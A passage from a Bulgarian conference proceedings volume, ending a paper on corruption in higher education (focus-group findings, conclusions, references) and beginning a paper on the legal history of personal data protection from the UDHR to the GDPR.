4) Особено ценни са идентифицираните от групата на преподавателите основни фактори вътре в самата система на образованието, а студентите по индуктивен път също достигат до идентифицирането на част от тези фактори. Очертани са следните групи фактори:

- **неясни критерии за провеждане на изпит** – практиката за провеждане на изпит в устна форма предполага възможност за субективно оценяване на знанията на студента. От една страна, притежаваните от изпитвания по-големи знания в определена научна област представляват властови ресурс, позволяващ му да затрудни или улесни студента при изпита. В по-голямата си част устните изпити се провеждат без присъствието на трето лице и съществува възможност за субективна оценка на знанията на студента, която да премине в корупционно действие т. е. изпита да бъде „даден” срещу пари, подарък или услуга;

- **ниското заплащане** на преподавателите и неудовлетвореността им от несъответствието между тяхната квалификация и заплащането, което получават влияе върху склонността им за поддаване към корупция;

- в някои Висши училища е въведено **платено обучение**, което предизвиква известно толериране от страна на преподавателите на студентите, приети в тази форма на обучение. Фактът, че паричните вноски, които студентите внасят са една

11 Мартин Граматиков, Анализ на правната уредба на качеството във висшето образование, стр.6

12 Корупцията в сферата на висшето образование, http://www.online.bg/vr/surveybg/h_edu/6.htm

част от финансовите средства, с които се изплащат заплатите на преподавателите, въздейства в известна степен при оценяването на студентите, платено обучение;

- **частните университети**, в които обучението на студентите е изцяло платено, според преподавателите представляват една специфична форма на узаконена корупция. Финансовата зависимост на тези частни университети от таксите за обучение, предполага стремеж към прием на възможно най-голям брой студенти и тяхното задържане до завършване на курса на обучение. Занижават се изискванията при кандидатстудентските изпити (приема по документи), компромиси има при несправяне с учебния материал, като за целта срещу определено заплащане се предлагат различни форми на обучение, улесняващи платежоспособните студенти и даващи им възможност както за преминаване на необходимия учебен план, така и за получаване на диплома без да е усвоен необходимия учебен материал;

- следващата предпоставка за разпространението на корупционни действия, идентифицирана от преподавателите е **непрозрачността при управление на университетската собственост**. Собственост на учебните заведения се отдават под наем на наематели, които са избрани от ръководството на ВУЗ по неясни критерии и с които са сключени договори, чието съдържание е недостъпно, предизвиква съмнения в преподавателите за проява на корупционни действия, изразени в приемането на подкуп срещу отдаване на помещенията на определени лица или фирми;

- фактор от **външната среда**, пряко влияещ върху разпространението на корупционни действия в сферата на образованието, е фактът, че критерий за работодателите при подбора на кадри не са знанията на наемания от тях служител, а дипломата за завършено висше образование. Това поставя като самоцел добиването на такава диплома, без оглед на получените знания;

5) От дискусията участниците описаха от личен опит или от разкази на свои колеги и приятели следните **форми на корупция в сферата на образованието**:

- **заплатените частни уроци**, които преподаватели от Висшите училища, които участват като квестори или проверяващи кандидатстудентските работи дават на кандидат-студентите. Тази легализирана форма на корупция е повсеместно възприета и не съществува законова основа, на която преподавателят може да бъде обвинен. Очевидно е обаче, че при възможност да бъде поощрен в оценката, кандидат-студентът заплащал уроци при даден преподавател и съответно подпомогнат да бъде приет в избраната от него специалност, това би повишило, би рекламирало съответния преподавател при даването на уроци преди следващите кандидатстудентски изпити;

- **продаването на информация за списъка от избраните теми**, от които ще се тегли темата за кандидатстудентския изпит. Достъпът до тази информация позволява на кандидатстудента да се подготви отлично в този вече много свит кръг от учебния материал и да получи нужната му висока оценка на изпита;

- **даването на изпит срещу пари (подарък или услуга)** е може би най-разпространената форма на корупция във Висшите училища. Посочат се няколко варианта за инициране на корупционен акт.

От страна на преподавателя това се изразява в принуждаване на студента да предложи пари, чрез некоректно неколккратно късане на изпит. Такава практика съществува при студентите за които се предполага, че са с големи финансови възможности като чуждестранните студенти и тези с платено обучение. Друга форма на по-мекa корупция е принуждаването на студентите да закупуват публикувани

издания на преподавателя, от чиято продажба той печели, а студент, който не си е закупил екземпляр, получава ниска оценка или бива „скъсан“ на изпит и принуден да закупи за следващото си явяване. Интересна форма на „мека“ корупция се осъществява в една част от специалностите, в които завършилилите студенти навлизат в определени сфери на публичния живот. Някои от преподавателите в тези специалности проявяват „снизходителност“ при оценяването на всички студенти с цел установяване на добри „социални контакти“, един вид вложени в тяхната бъдеща реализация - заемането на определени позиции и социален статус след завършването им. Преподаватели, които работят допълнително (като разпространители на различни фирми, застрахователни агенти и др.), са **потенциални носители на скрити корупционни отношения**. Вероятно е да бъдат толерирани тези студенти, които са закупили от продаваните стоки.

От страна на студентите се описват няколко механизма при опит за „купуване“ на изпит. В случаите, в които за даден преподавател се знае предварително, че има склонност към корумпиране, в студентската книжка се слага предварително известна сума (чужда валута), като студентът умишлено влиза последен, за да не присъстват колегите му. Има случаи на преподаватели, които са склонни да дадат изпит срещу „сексуална услуга“ от студентка, както и случаи на предлагането на такива от страна на някои студентки. Друг случай е **осъществяването на контакт от студента с преподавателя извън съответния университет** (разговор по телефон или посещение в жилището на преподавателя), където на четири очи, без присъствието на свидетели му се предлага определена сума за „пускането“ на изпит. За осъществяване на корупционен акт **се прибъгва до посредник**. Посредникът е човек, който има по-близък контакт с преподавателя - негов колега, приятел, лице от администрацията и др. Срещата и предаването на парите от посредника на преподавателя също се осъществява без присъствието на свидетели, а на изпита преподавателят „пуска“ студента, чието име предварително му е известно. Според преподавателите е възможно срещу определена сума да бъде закупена включително диплома за завършено висше образование. Това е възможно повече в частните висши училища, за което е необходимо участието на член на администрацията и член от ръководството на университета.

6) **Студентите обикновено разказват за случки, предадени им от някой друг**. Рядко някой от участниците разказва за нещо, случило се на самия него;

7) Интересно доказателство за липсата на точно и ясно, подкрепено с факти, знание за корупцията във висшето образование, е **класацията, която студентите правят на най-корумпираните университети**. Посочват се НСА, УНСС университетът в Благоевград и др., но тези които са направили класацията, не посещават тези учебни заведения, т.е. те реално няма как да са се сблъскали с корупция там и следователно твърденията им почиват отново на информация, идваща отвън, на разкази от непотвърдени източници.

Изводи:

1. Корупцията не е изкоренена в никоя от развитите европейски страни, но и в нито една от тях тя не съставлява такъв обществен проблем, както у нас. Уредбата на корупцията показва, че в наказателния закон (НК на Р. България) сравнително пълно са обхванати основните форми на корупционно поведение. Основателно в

него не са регламентирани по-незначителни с оглед на тяхната обществена опасност прояви, борбата с които остава задача на останалото законодателство.

2. Разгледаните примери за корупционни практики във висшето образование са разпределени по всички фази на учебния/академичния процес (ограничен достъп до ресурс – кандидатстване, допускане до изпити, изпити, общезнания, дипломиране, докторантури, развитие в кариерата, употреба на материални активи).

3. Корупцията във висшето образование се определя разширително (отвъд купите) като се посочват разнообразните прояви на нарушаване на академичните норми/стандарти. Корупция се вижда във връзка с връзкарството, шуфобаджанашината при назначенията, безпринципността при подбора на преподаватели и докторанти, купуването на курсови и дипломни работи, подаряването на оценки, кражбата на идеи, субективно разпореждане с достъп до ресурси; упражняване на безконтролна власт; преминаване на частния случай в по-всеобхватни механизми на регулация на академичния живот и неговата зависимост от нормативната база, препращаща към държавната политика във висшето образование.

4. Двата основни актьора във висшето образование, преподаватели и студенти, интерпретират по различен начин негови основни елементи: регулацията; отклоненията от нея; изпитните процедури и обективността на оценяването. Това е индикатор за размишаване на обществено-полезната публична цел на висшето образование по принцип. Ако това е налице, съществува опасност тази цел постоянно да се предефинира от гледна точка на личния интерес – т.е. да произвежда корупция.

5. Връзката между пазара на труда и вижданията за разпространеност на корупционните практики във висшите училища е изкривена:

- колкото повече се толерира корупцията от страна на студентите, толкова повече те считат, че успехът на пазара на труда не зависи толкова от знания и умения по специалността;

- колкото по-убедени са студентите, че на българския пазар на труда се успява с качества, различни от професионалната подготовка, толкова по-склонни са те да толерират корупционни действия.

6. Създаването на законодателство за противодействие на корупцията е само първата стъпка от нейното предотвратяване. Следващата и не по-малко важна дейност е свързана с приложението на съответното законодателство, защото, както е известно, дори и най-съвършеният закон е неефективен, ако не се прилага стриктно.

7. В националната стратегия за превенция и противодействие на корупцията в Република България 2015-2020г. намират приложение двата основни подхода, познати в световната практика за превенция и противодействие на корупцията. Първият е основан на правила, т.е. обществените отношения, правата и задълженията на правните субекти се регламентират чрез нормативни актове. Вторият подход включва разработване и развитие на система от етични ценности, които следва да се притежават и прилагат от лицата, заети в публичния сектор. Ефективното съчетаване на двата подхода създава най-добри гаранции за успешни резултати в противодействието на корупцията.

Литература:

1. Център за превенция и противодействие на корупцията и организираната престъпност, кратък доклад „Анализ на органите по превенция и противодействие на корупцията в Република България”, София, април 2017 г.
2. Корупционни практики и превенция на корупцията, Учебно помагало, Център за изследване на демокрацията, София, 2004 г.
3. Мартин Граматиков, Анализ на правната уредба на качеството във висшето образование, www.anticorruption.bg/fileSrc.php?id=1234
4. Корупцията в сферата на висшето образование, http://www.online.bg/vr/surveybg/h_edu/6.htm
5. Корупцията във висшето образование – форми и институционални предпоставки, www.anticorruption.bg/fileSrc.php?id=1084
6. Национална стратегия за превенция и противодействие на корупцията в Република България 2015-2020г.
7. Конституция на Република България в сила от 13.07.1991 г.
8. Закон за висшето образование, Обн. ДВ. бр.112 от 27 Декември 1995г., посл. изм. ДВ. бр.17 от 23 Февруари 2018г.
9. Наказателен кодекс, в сила от 01.05.1968 г., Обн. ДВ. бр.26 от 2 Април 1968г., посл.изм. и доп. ДВ. бр.101 от 19 Декември 2017г.
10. Наказателно-процесуален кодекс, в сила от 29.04.2006 г., Обн. ДВ. бр.86 от 28 Октомври 2005г., посл. изм. и доп. ДВ. бр.7 от 19 Януари 2018г.
11. Административнопроцесуалния кодекс, В сила от 12.07.2006 г., Обн. ДВ. бр.30 от 11 Април 2006г., посл. доп. ДВ. бр.103 от 28 Декември 2017 г.
12. Резюме на междинни резултати от изследователски проект „Социални корени на различните типове и форми на корупционни практики във висшите училища в България“, по програма на Коалиция 2000, 2004 г.
13. Марков, Костадин. “Модел за противодействие и борба с корупцията в администрацията на регионално и национално равнище в България”, 2004 г.
14. Борис Велчев, Наказателно-правни аспекти на корупцията, Антикорупция – учебно помагало, Коалиция 2000, Център за изследване на демокрацията.
15. Антикорупционните реформи в България, основни резултати и рискове, Център за изследване на демокрацията.
16. Румен Владимир, Подкупът според българското наказателно право.

ПРАВНИ АСПЕКТИ НА ЗАЩИТАТА НА ЛИЧНИТЕ ДАННИ

Велико П. Петров

“Vasil Levski” National Military University, “Artillery, Air-defence and Communication and Information Systems” Faculty, “Organization and management of the Field Artillery tactical formations” Department; town of Shumen

LEGAL ASPECTS OF THE PROTECTION OF PERSONAL DATA

Veliko P. Petrov

Abstract: The report addresses the legal aspects of personal data protection. Historically, the development of the right to the protection of personal data has been monitored. The EU data protection reform aims at building a modern, stable, coherent and comprehensive legal framework for data protection in the European Union. This new framework will bring significant benefits to citizens, businesses, public administrations and other similar organizations and will enable the EU to become a world leader in the field of personal data protection.

Keywords: legal aspects, protection of personal data

Бързото технологично развитие през последните две десетилетия постави нови предизвикателства пред защитата на личните данни. Мащабът на споделянето и събирането на данни нарасна драстично, като понякога тези операции се осъществяват на глобално равнище, а физическите лица все повече предоставят публичен достъп до лична информация.

Защитата на лични данни става все по-актуална тема в ерата на модерните технологии, които предоставят неограничени възможности, например да бъдеш разпознат с пръстов отпечатък или лицеви данни, за да получиш достъп до съдържанието на мобилния си телефон, или пък възможността да поддържаш виртуални бази данни, които да управляваш дистанционно и да оперираш с огромни количества информация. Това съответно води и до големи рискове от злоупотреба с лични данни¹³.

Защитата на личните данни на всеки гражданин представлява важен елемент от упражняването на правото на неприкосновеност на личността – едно от основните човешки права и свободи в демократичните общества. След Втората световна война, в чл. 12 на *Всеобщата декларация за правата на човека*¹⁴ правото на закрила от закона срещу произволна намеса в личния живот, семейството, жилището и кореспонденцията и срещу посегателства върху честта и доброто име за първи път получава признание в международноправен акт. Впоследствие това право, а именно *право на зачитане на личния и семейния живот* е закрепено и в *Конвенцията за защита на правата на човека и основните свободи*, където в чл. 8¹⁵ е записано:

¹³ <http://m.faragency.bg/bg/-biznes-vizitkata-obekt-na-zashtita-na-lichni-danni/>

¹⁴ Всеобщата декларация за правата на човека, приета от Общото събрание на Организацията на обединените нации на 10.12.1948 г., чл. 12

¹⁵ Конвенцията за защита на правата на човека и основните свободи, приета от Съвета на Европа, Рим, 4.XI.1950 г.

– всеки има право на зачитане на неговия личен и семеен живот, на неговото жилище е тайната на неговата кореспонденция;

– намесата на държавните власти в ползването на това право е недопустима освен в случаите, предвидени в закона и необходими в едно демократично общество в интерес на националната и обществената сигурност или на икономическото благосъстояние на страната, за предотвратяване на безредици или престъпления, за защита на здравето и морала или на правата и свободите на другите.

В *Хартата за основните права на ЕС* (Обн., ОВ, бр. 303 от 14.12.2007г.) в Член 7 (Зачитане на личния и семейния живот) е записано – всеки има право на зачитане на неговия личен и семеен живот, на неговото жилище и тайната на неговите съобщения, а в Член 8 (Защита на личните данни) е записано:

– всеки има право на защита на неговите лични данни;

– тези данни трябва да бъдат обработвани добросъвестно, за точно определени цели и въз основа на съгласието на заинтересованото лице или по силата на друго предвидено от закона легитимно основание. Всеки има право на достъп до събраните данни, отнасящи се до него, както и правото да изиска поправянето им;

– спазването на тези правила подлежи на контрол от независим орган.

Понятието „Лични данни“ по смисъла на правото на Европейския съюз (ЕС) означава всяка информация, свързана с идентифицирано или идентифицируемо живо физическо лице. Отделни данни, които когато се съберат заедно могат да доведат до идентифициране на конкретно лице, също представляват лични данни. В Р. България е въведено легалното определение на понятието „лични данни“¹⁶, а именно: *„Лични данни са всяка информация, отнасяща се до физическо лице, което е идентифицирано или може да бъде идентифицирано пряко или непряко чрез идентификационен номер или чрез един или повече специфични признаци“*. Това може да бъдат:

- „обикновени“ лични данни – имена, адрес, електронна поща, IP адрес и т.н.;
- единен граждански номер;
- специални (чувствителни) лични данни – данни, разкриващи расов или етнически произход, политически възгледи, религиозни или философски убеждения или членство в синдикални организации, генетични данни, биометрични данни, данни за здравословното състояние или данни за сексуалния живот или сексуалната ориентация.

Развитието на технологиите и компютъризацията във всеки обществен сектор улеснява още повече получаването на достъп и обработката на данни. Всичко това изисква гаранции за неприкосновеността на личната ни информация и личния ни живот, и същевременно предполага разработването на ясни правила за гарантиране на тази защита.

В ерата на информацията, правото на защита на личния живот налага поставянето на ограничения върху събирането, разпространяването и използването на лична информация, която се съхранява от правителствени структури, частни фирми и други организации. Тези правила са обикновено известни като „защита на личните данни“. Интересът към това право на защита се увеличава през 60-те и 70-те години на 20 век с развитието на информационните технологии¹⁷.

16 Закон за защита на личните данни, 01.01.2002 г., изм. ДВ. бр.7 от 19 Януари 2018г., чл. 2, ал. 1

17 Дейвид Банисар, „Модел за защита на личните данни“, стр.3.

Развитието на ИКТ налага необходимостта от специфична правна уредба, която да защити основните човешки права на неприкосновеност на личния живот и свобода и тайна на кореспонденцията, без да се ограничава свободното движение и достъп до информация. През последните 40-45 години, се разработват набор от правила, известни като „принципи за коректност към личните данни”. Тези принципи са предложени за първи път от Американското Министерство на Здравеопазването, образованието и благосъстоянието през 1974 г. и по-късно стават част от законодателствата на много държави. Може да се посочат следните принципи за коректност към личните данни:

1) Отчетност: Институциите се задължават да опазват личните данни, които съхраняват и да назначат служител, или служители, които са отговорни за изпълнението на следните принципи в институцията.

2) Определяне на целта: Целите, за които се събират лични данни трябва да са определени от институцията преди или по време на събиране на информацията.

3) Съгласие: Знанието и съгласието на лицата са задължителни при събирането, използването, или разкриването на личните им данни, освен когато това е неуместно.

4) Ограничено събиране: Събирането на лични данни трябва да е ограничено само в рамките на необходимото за целите, определени от организацията. Информацията трябва да се събира по законен и обективен начин.

5) Ограничено използване, разкриване и съхранение: Лични данни не могат да се използват или разкриват за цели, различни от тези, за които са били събрани, освен със съгласието на лицето или в случаи, предвидени в закон. Личните данни трябва да се съхраняват само толкова време, колкото е необходимо за изпълнението на тези цели.

6) Прецизност: Личните данни трябва да са прецизни, пълни и актуални, доколкото това е необходимо за целите, за които се използват.

7) Опазване: Личните данни трябва да са защитени с мерки за сигурност, съответстващи на чувствителността на информацията.

8) Откритост: Институциите трябва да осигуряват свободен достъп до информация за политиките и практиките свързани с управлението на личните данни.

9) Право на достъп: При подаване на заявление, гражданите трябва да бъдат информирани за съществуването, използването и разкриването на техни лични данни и трябва да могат да получат достъп до тях. Гражданите трябва да имат възможността да проверят точността и пълнотата на техните лични данни и да ги поправят, ако е необходимо.

10) Възможност за контрол: Гражданите трябва да имат възможността да проверят дали тези, които използват или събират техни лични данни, спазват горните принципи, като отправят питане към определения служител, или служители.

На основата на тези принципи, през 1980 г. Организацията за икономическо сътрудничество и развитие представя разширени препоръки, които впоследствие се приемат в целия свят.

Първият изчерпателен закон за защита на личните данни е приет в немската провинция Хесен през 1970 г. Впоследствие Швеция (1973 г.), Германия (1977 г.) и Франция приемат подобни закони. В САЩ (1974 г.) и Канада (1981 г.) се приемат закони, които изчерпателно регулират правителствения, но не и частния сектор¹⁸.

¹⁸ Дейвид Банисар, „Модел за защита на личните данни”, стр.4.

През 1981 г. се приема *Конвенция № 108 на Съвета на Европа за автоматизираната обработка на лични данни*, която дава общата уредба относно защитата на личните данни и по-специално защитата на физическите лица от неправомерно обработване на лични данни. Тази конвенция отразява принципите за коректност към личните данни, като определя правила за трансгранично прехвърляне на лични данни и създава механизми за международно сътрудничество. Конвенция 108 се прилага за цялостната обработка на данни, извършена в частния и публичния сектор, като обработката на данни от съдебни и правоприлагащи органи. Тя защитава лицето срещу злоупотреби, които могат да съпровождат събирането и обработването на личните данни, и едновременно с това има за цел да уреди трансграничното предоставяне на лични данни. Много държави в Европа приемат закони след приемането на Конвенцията, ефективно влязла в сила през 1985 г., с което осигуряват безпрепятствено прехвърляне на информация.

Приети са от Общото събрание на ООН на 14.12.1990 г. „Основни насоки относно електронната обработка на личните данни”.

В рамките на Съвета на Европа действат и редица препоръки и резолюции на Комитета на министрите, свързани със защита на личните данни в различни области като застраховането, статистиката, медицинските данни, телекомуникации, платажни и други операции, трудова заетост, социално осигуряване и др.

Важна стъпка в развитието на правото на защита на личните данни е приемането на Директива 95/46/ЕО¹⁹ на ЕП и Съвета, целта, на която е да хармонизира законите в Европейския Съюз, да осигури надеждна защита на правата на гражданите и да позволи свободен пренос на лични данни между страните на ЕС. Всяка страна-членка на ЕС е задължена да приеме закони осигуряващи прилагането на Директивата.

Основна промяна в Конвенцията на Съвета на Европа е разширяването на правата върху неелектронни носители. Всяка страна от ЕС трябва да създаде Комисия по защита на личните данни или агенция, която да следи за изпълнение на закона. Директивата създава задължение към страните членки да осигури еднакво ниво на защита на личните данни, когато те се прехвърлят или обработват в страни извън ЕС. Това задължение оказва голям натиск върху страните извън Европа да приемат закони за защита на личните данни. Тези държави, които отказват да приемат адекватни закони за защита на личните данни, се оказват в положение на невъзможност да обменят определени видове информация с европейските страни. Това се отнася особено до някои категории чувствителна информация.

Европейският съюз разширява приложението на Директивата за защита на личните данни, като приема *Директива за защита на личните данни свързани с телекомуникациите през 1997 г.*, която урежда конкретна защита при прехвърляне на данни по телефон, дигитална телевизия, мобилни мрежи и други комуникационни системи. Директивата въвежда обширен кръг задължения към носителите и доставчиците на услуги, за да осигури защита на личните данни на потребителите на услуги, свързани с Интернет. След двегодишен дебат, Европейският съюз приема нова *Директива 2002/58/ЕО на ЕП и Съвета от 12 юли 2002 г за обработване на лични данни и защита неприкосновеността в електронния съобщителен сектор*, както и правилата, свързани с Шенгенското пространство, Европол и Евроюст. Тя

¹⁹ Директива 95/46/ЕО на Европейския парламент и Съвета от 24 октомври 1995 г. за защита на гражданите с оглед на обработването на техните лични данни и свободното движение на такива данни.

по-ясно покрива Интернет комуникациите и слага ограничения върху рекламните e-mail-и (спам). Въпреки това, поради натиска от страна на разузнавателни и правоприлагащи организации от ЕС, директивата отслабва задълженията за събиране на транзакционни данни. Това от своя страна не позволява на държавите да приемат закони, задължаващи комуникационните компании да пазят информация за дейността на техните клиенти.

Постът на Европейския надзорен орган по защита на данните (ЕНОЗД) е създаден през 2001 г. Основното му задължение е да контролира всички институции на ЕС да зачитат правото на личен живот на хората. Когато институциите на ЕС обработват личните данни, те трябва да зачитат правото на лицето на личен живот. Европейският супервайзор следи всички аспекти на обработка на личните данни²⁰.

На 01.01.2002 г. в Р. България влезе в сила Законът за защита на личните данни (ЗЗЛД)²¹, който урежда защитата на правата на физическите лица при обработването на личните им данни. Целта на закона е гарантиране на неприкосновеността на личността и личния живот чрез осигуряване на защита на физическите лица при неправомерно обработване на свързаните с тях лични данни в процеса на свободното движение на данните²². С неговото приемане се целеше хармонизация на българското с европейското законодателство в областта на защитата на правата на човека. ЗЗЛД имплементира в българската правна система основните положения на Конвенция 108 от 1981 г. на Съвета на Европа за защита на лицата при автоматизирана обработка на лични данни и на Директива 95/46 на Европейската общност за защита на личността срещу обработка на лични данни и свободното движение на тези данни.

Комисия за защита на личните данни (КЗЛД) е независим държавен орган, който осъществява защитата на лицата при обработването на техните лични данни и при осъществяването на достъпа до тези данни, както и контрола по спазването на този закон. Тя съдейства за провеждането на държавната политика в областта на защита на личните данни и представя годишен доклад за своята дейност пред НС и пред МС до 31 януари всяка година. Правомощия на КЗЛД: осъществява цялостен контрол за спазването на нормативните актове в областта на защитата на лични данни; води регистър на администраторите на лични данни; извършва проверки на администраторите; изразява становища и дава разрешения; издава предписания, разглежда жалби, налага наказания; издава подзаконови актове.

С влизането в сила на Договора от Лисабон през декември 2009 г., *Хартата на основните права на ЕС* придоби правнообвързващ характер и с това правото на защита на личните данни беше издигнато до статута на отделно основно право. Подоброто разбиране на Конвенция № 108 на Съвета на Европа и на актовете на Европейския съюз (ЕС), които проправиха пътя за защитата на данните в Европа. Влизането в сила на Договора от Лисабон и най-вече въвеждането на ново правно основание (член 16) позволяват установяването на цялостна рамка за защита на данните, с която да се гарантира високо ниво на защита на данните на физическите лица, съобразено със специфичното естество на областта на полицейското и съдебното сътрудничество по наказателноправни въпроси. Съществуват и специфични правила за защита на личните данни в полицейското и съдебното сътрудничество

20 Габриела Белова, „Някои проблеми във връзка със защитата на личните данни в Европейския съюз“, списание „Икономика и Управление“, ЮЗУ „Неофит Рилски“ – Благоевград, год. VI, №3, 2010г, стр. 20.

21 Закон за защита на личните данни, 01.01.2002 г., изм. ДВ, бр. 7 от 19 Януари 2018г.

22 ЗЗЛД Чл. 1. ал. (1) и (2)

по наказателноправни въпроси (*Рамково решение 2008/977/ПВР на Съвета от 27.11.2008 г.*). На това рамково решение обаче приложното поле е ограничено, тъй като се прилага единствено за трансграничното обработване на данни, но не и за дейностите по обработване на данни от страна на полицейските и съдебните органи на чисто национално равнище.

На 04.11.2010 г. Комисията изложи стратегия за засилване на правилата на ЕС за защита на данните (*IP/10/1462 и MEMO/10/542*). Целите на стратегията са да се защитят данните на лицата във всички области на политиката, включително в правоприлагането, като в същото време се намалят административните формалности за бизнеса и се гарантира свободното движение на данни в ЕС. Комисията поиска коментари по своите идеи и проведе също така отделна обществена консултация с оглед на преразглеждането на Директива 95/46/ЕО.

След решение за осъвременяване на Конвенция № 108, чрез обществена консултация, проведена през 2011 г., стана възможно да бъдат потвърдени двете основни цели на този документ: засилването на защитата на неприкосновеността на личния живот в дигиталното пространство и укрепването на предвидения в конвенцията, механизъм за последващи действия.

На 24.02.2011 г. Съветът на Европейския съюз прие заключения, в които широко подкрепя намерението на Комисията да реформира рамката за защита на данните и дава съгласието си за много елементи от подхода на Комисията. По същия начин Европейският икономически и социален комитет подкрепи общия стремеж на Комисията да гарантира по-съгласувано прилагане на разпоредбите на ЕС за защита на данните във всички държави-членки и подходящо преразглеждане на Директива 95/46/ЕО.

Европейският парламент одобри със своята Резолюция от 06.07.2011 г. относно всеобхватния подход за защита на личните данни в Европейския съюз (2011/2025(INI), доклад в който се подкрепя подходът на Комисията към реформирането на рамката за защита на данните.

Високото ниво на защита на данните е жизнено важно за повишаване на доверието в онлайн услугите и за реализиране на потенциала на цифровата икономика, за което са необходими съвременни съгласувани норми в целия ЕС. С цел осъвременяване на правилата на ЕС за защита на данните, с което се засилва тяхното измерение, свързано с вътрешния пазар, Европейската комисия е изготвила на 25.01.2012 г. следните документи:

- 1) Съобщение на ЕК COM (2012) 9 final – Защитата на правото на личен живот във взаимосвързания свят. Европейска рамка за защита на данните за 21-ви век.
- 2) Предложение за Регламент относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни (общ регламент относно защитата на данните);
- 3) Предложение за Директива на ЕК COM (2012) 10 final относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказателни санкции и относно свободното движение на такива данни;
- 4) Оценка на въздействието, придружаваща Регламента и Директивата;
- 5) Оценка на въздействието – обобщение;

6) Доклад на ЕК на основание на член 29, параграф 2 от Рамковото решение на Съвета от 27.11.2008 г. относно защитата на личните данни, обработвани в рамките на полицейското и съдебното сътрудничество по наказателноправни въпроси;

7) Работен документ към Доклада.

С всичките тези документи Европейската комисия предложи цялостна реформа на правилата на ЕС за защита на личните данни от 1995 г., което има за цел да се укрепят правата на личен живот в онлайн пространството и да се даде тласък на развитието на европейската цифрова икономика. Държавите-членки на ЕС прилагат правилата от 1995 г. по различен начин, което води до разминавания в правоприлагането.

Еврокомисията предлага един-единствен Закон за личните данни, който ще сложи край на сегашната разпокъсаност и скъпоструваща административна тежест и ще доведе до икономии за бизнеса в размер на близо 2,3 милиарда евро годишно. Актуализират се и се осъвременяват принципите, залегнали в директивата за защита на личните данни от 1995 г., за да се гарантират правата на личен живот в бъдеще. Предложенията се състоят от съобщение относно политиката, в което се излагат целите на Комисията, и две законодателни предложения: регламент, с който се установява обща рамка на ЕС за защита на данните, и директива относно защитата на личните данни, обработвани за целите на предотвратяването, разкриването, разследването или наказателното преследване на престъпления и свързаните с това съдебни дейности.

На 6 април 2016 г. ЕС постигна съгласие за осъществяването на голяма реформа в областта на защитата на данните, като прие пакета за реформа на защитата на данните, включващ *Общия регламент относно защитата на данните* (ОРЗД)²³, който замени двадесет годишната Директива 95/46/ЕО²⁴ („Директива за защита на данните“) и Директивата за полицейското сътрудничество²⁴.

Реформата в областта на защитата на данните представлява законодателен пакет, включващ: *Общ регламент относно защитата на данните* и *Директива относно защитата на личните данни, обработвани за целите на наказателното правоприлагане*. На 24 май 2016 г. влезе в сила Общият регламент относно защитата на данните. Той ще се прилага от 25 май 2018 г. Директивата относно защитата на личните данни, обработвани за целите на наказателното правоприлагане влезе в сила на 5 май 2016 г. Държавите членки разполагат със срок до 6 май 2018 г., за да транспонират директивата в националното си право.

С новият регламент се извършва най-мощна и значителна реформа в областта на защитата на лични данни, правена някога в Европейския съюз и ще засили защитата на правото на физическите лица на защита на личните данни, като по този начин отразява същността на защитата на данните като основно право на Европейския съюз. Общия регламент относно защитата на данните цели да постигне нещо невиждано досега, а именно да унифицира секторното законодателство във всички 28 страни членки. Той се опитва да зададе норми в синхрон със съвременния дигитален контекст. Това дава основание на някои да разглеждат докумен-

23 Регламент (ЕС) 2016/679 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46/ЕО (Общ регламент относно защитата на данните), (ОВ L 119, 4.5.2016 г.).

24 Директива (ЕС) 2016/680 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказания и относно свободното движение на такива данни, и за отмяна на Рамково решение 2008/977/ПВР на Съвета, ОВ L 119, 4.5.2016 г.

та, известен още като *GDPR – General Data Protection Regulation*, като революционен.

Като осигурява единен набор от правила, пряко приложими в правния ред на държавите членки, той ще гарантира свободното движение на лични данни между държавите членки на ЕС и ще укрепи доверието и сигурността на потребителите, два абсолютно необходими елемента за създаването на истински цифров единен пазар. По този начин регламентът ще открие нови възможности за бизнеса и предприятията, особено за по-малките от тях, като също направи правилата за международно предаване на данни по-ясни²⁵. Регламентът предвиди преходен период от 2 години - до 25 май 2018 г., за да позволи на държавите членки и заинтересованите страни да се подготвят напълно за новата правна рамка.

Регламентът продължава да следва подхода на Директивата за защита на данните, но въз основа на опита, натрупан от 20 години законодателство на ЕС за защита на данните и съответната съдебна практика, той пояснява и осъвременява правилата за защита на данните; с него се въвеждат редица нови елементи, които укрепват защитата на индивидуалните права и създават нови възможности за бизнеса и дружествата, по-специално:

- хармонизирана правна рамка, която ще доведе до еднакво прилагане на правилата в полза на единния цифров пазар на ЕС;
- равнопоставени условия за всички дружества, осъществяващи дейност на пазара на ЕС;
- принципите на защита на данните по замисъл и подразбиране;
- засилени права на физическите лица;
- повече контрол върху личните данни на физическите лица;
- по-силна защита срещу нарушенията на сигурността на личните данни;
- в Регламента на всички органи по защита на данните се предоставя правомощието да налагат глоби на администраторите и обработващите лични данни;
- повече гъвкавост за администраторите на данни и обработващите лични данни поради недвусмислените разпоредби относно отговорността (принципа на отчетност);
- повече яснота относно задълженията на обработващите лични данни и отговорността на администраторите, когато избират обработващ лични данни;
- модерна система на управление, за да се гарантира, че правилата се прилагат по-последователно и категорично;
- защитата на личните данни, гарантирана от регламента, съпътства данните при предаването им извън ЕС и осигурява висока степен на защита.

Успешното прилагане на регламента изисква сътрудничество между всички участници в областта на защитата на данни: държавите членки, в т.ч. публичните администрации, националните органи за защита на данните (ОЗД), предприятията, организациите, обработващи лични данни, и физическите лица, както и Комисията.

Регламентът се прилага пряко във всички държави членки²⁶ и означава, че влиза в сила и се прилага независимо от националните правни мерки: гражданите, бизнесът, публичните администрации и други организации за обработка на лични данни при нормални обстоятелства могат пряко да се позовават на разпоредбите на

²⁵ Съобщение на Комисията до Европейския парламент и Съвета По-силна защита, нови възможности - насоки на Комисията относно прякото прилагане, считано от 25 май 2018 г., на Общия регламент относно защитата на данните, Брюксел, 24.1.2018г. COM(2018) 43 final

²⁶ Член 288 от ДФЕС

регламента. В съответствие с разпоредбите на регламента, държавите членки трябва да вземат необходимите мерки, за да адаптират законодателството си, като изменят и отменят съществуващите закони, създадат национални органи за защита на данните, изберат орган за акредитация и определят правилата за съвместяване на свободата на словото и защитата на данните.

